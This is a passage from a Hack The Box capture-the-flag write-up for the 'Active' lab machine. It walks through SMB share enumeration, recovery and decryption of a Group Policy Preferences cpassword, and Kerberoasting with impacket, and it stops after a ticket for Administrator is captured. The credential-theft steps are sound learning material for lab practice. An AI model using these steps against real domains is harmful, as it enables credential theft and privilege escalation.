

Initial Enumeration with Nmap, we enumerate services versions and run NSE scripts.




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ sudo nmap -sV -sC 10.10.10.100 -oN ActiveScan
[sudo] password for sara:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 16:35 UTC
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.61% done; ETC: 16:36 (0:00:00 remaining)
Nmap scan report for ip-10-10-10-100.us-west-1.compute.internal (10.10.10.100)
Host is up (0.068s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-21 16:35:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-21T16:36:09
|_  start_date: 2025-08-21T16:32:33
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.41 seconds
```

There is a domain port (53/tcp), we try DNS resolution and zone transfer, but not successful.




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ dig any active.htb  @10.10.10.100

; <<>> DiG 9.20.11-4-Debian <<>> any active.htb @10.10.10.100
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: FORMERR, id: 5606
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 8b3f26b861e3ebed (echoed)
;; QUESTION SECTION:
;active.htb.                    IN      ANY

;; Query time: 68 msec
;; SERVER: 10.10.10.100#53(10.10.10.100) (TCP)
;; WHEN: Thu Aug 21 16:39:36 UTC 2025
;; MSG SIZE  rcvd: 51


┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ dig axfr active.htb  @10.10.10.100

; <<>> DiG 9.20.11-4-Debian <<>> axfr active.htb @10.10.10.100
;; global options: +cmd
; Transfer failed.
```

SMB Enumeration




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ smbmap -H 10.10.10.100

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
```




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ smbmap -H 10.10.10.100 -r Replication

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.100:445        Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        ./Replication
        dr--r--r--                0 Sat Jul 21 10:37:44 2018    .
        dr--r--r--                0 Sat Jul 21 10:37:44 2018    ..
        dr--r--r--                0 Sat Jul 21 10:37:44 2018    active.htb
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
[*] Closed 1 connections
```

The Replication share is READ ONLY, then we access it via smbclient and proceed to download all its contents.




```
┌──(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ smbclient //10.10.10.100/Replication -U "" -N
Try "help" to get a list of possible commands.
smb: \> recurse ON
smb: \> prompt OFF
smb: \> ls
  .                                   D        0  Sat Jul 21 10:37:44 2018
  ..                                  D        0  Sat Jul 21 10:37:44 2018
  active.htb                          D        0  Sat Jul 21 10:37:44 2018

\active.htb
  .                                   D        0  Sat Jul 21 10:37:44 2018
  ..                                  D        0  Sat Jul 21 10:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 10:37:44 2018
  Policies                            D        0  Sat Jul 21 10:37:44 2018
  scripts                             D        0  Wed Jul 18 18:48:57 2018

\active.htb\DfsrPrivate
  .                                 DHS        0  Sat Jul 21 10:37:44 2018
  ..                                DHS        0  Sat Jul 21 10:37:44 2018
  ConflictAndDeleted                  D        0  Wed Jul 18 18:51:30 2018
  Deleted                             D        0  Wed Jul 18 18:51:30 2018
  Installing                          D        0  Wed Jul 18 18:51:30 2018
```

mget * is used to download recursively.



```
smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\GPT.INI of size 23 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\GPT.INI of size 22 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy\GPE.INI of size 119 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI (0.4 KiloBytes/sec) (
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Registry.pol of size 2788 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol (9.9 KiloBytes/sec)
)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Group
s/sec) (average 2.5 KiloBytes/sec)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 1098 as active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Micro
tTmpl.inf (3.9 KiloBytes/sec) (average 2.7 KiloBytes/sec)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size 3722 as active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Micro
tTmpl.inf (13.5 KiloBytes/sec) (average 4.3 KiloBytes/sec)
```

Groups.xml file is detected and found the password for the user SVC_TGS




/home/sara/Documents/HackTheBox/Active/active.htb/Policies/%7B31B2F340-016D-11D2-945F-00C04FB984F9%7D/MACHINE/Preferences/...

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  ▼<User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}">
     <Properties action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1"
     neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/>
   </User>
 </Groups>
```

The password is cracked using the command:
$ gpp-decrypt <pass>
The credentials are:
user:active.htb\SVC_TGS
Pass: GPPstillStandingStrong2k18


Checking the shares with the credentials, we see we have access to more shares with READ ONLY permissions:



```
[+] IP: 10.10.10.100:445        Name: active.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
        Users                                                   READ ONLY
        ./Users
        dw--w--w--                0 Sat Jul 21 14:39:20 2018    .
        dw--w--w--                0 Sat Jul 21 14:39:20 2018    ..
        dr--r--r--                0 Mon Jul 16 10:14:21 2018    Administrator
        dr--r--r--                0 Mon Jul 16 21:08:56 2018    All Users
        dw--w--w--                0 Mon Jul 16 21:08:47 2018    Default
        dr--r--r--                0 Mon Jul 16 21:08:56 2018    Default User
        fr--r--r--              174 Mon Jul 16 21:01:17 2018    desktop.ini
        dw--w--w--                0 Mon Jul 16 21:08:47 2018    Public
        dr--r--r--                0 Sat Jul 21 15:16:32 2018    SVC_TGS
```


The Users share did not have anything.

Kerberoasting was applied to catch a TGS , using impacket as shown below:




```
┌──(act)(sara㉿kali)-[~/Documents/HackTheBox/Active]
└─$ GetUserSPNs.py active.htb/SVC_TGS:'GPPstillStandingStrong2k18' -dc-ip 10.10.10.100 -request
```

A TGS was captured for the Administrator account:



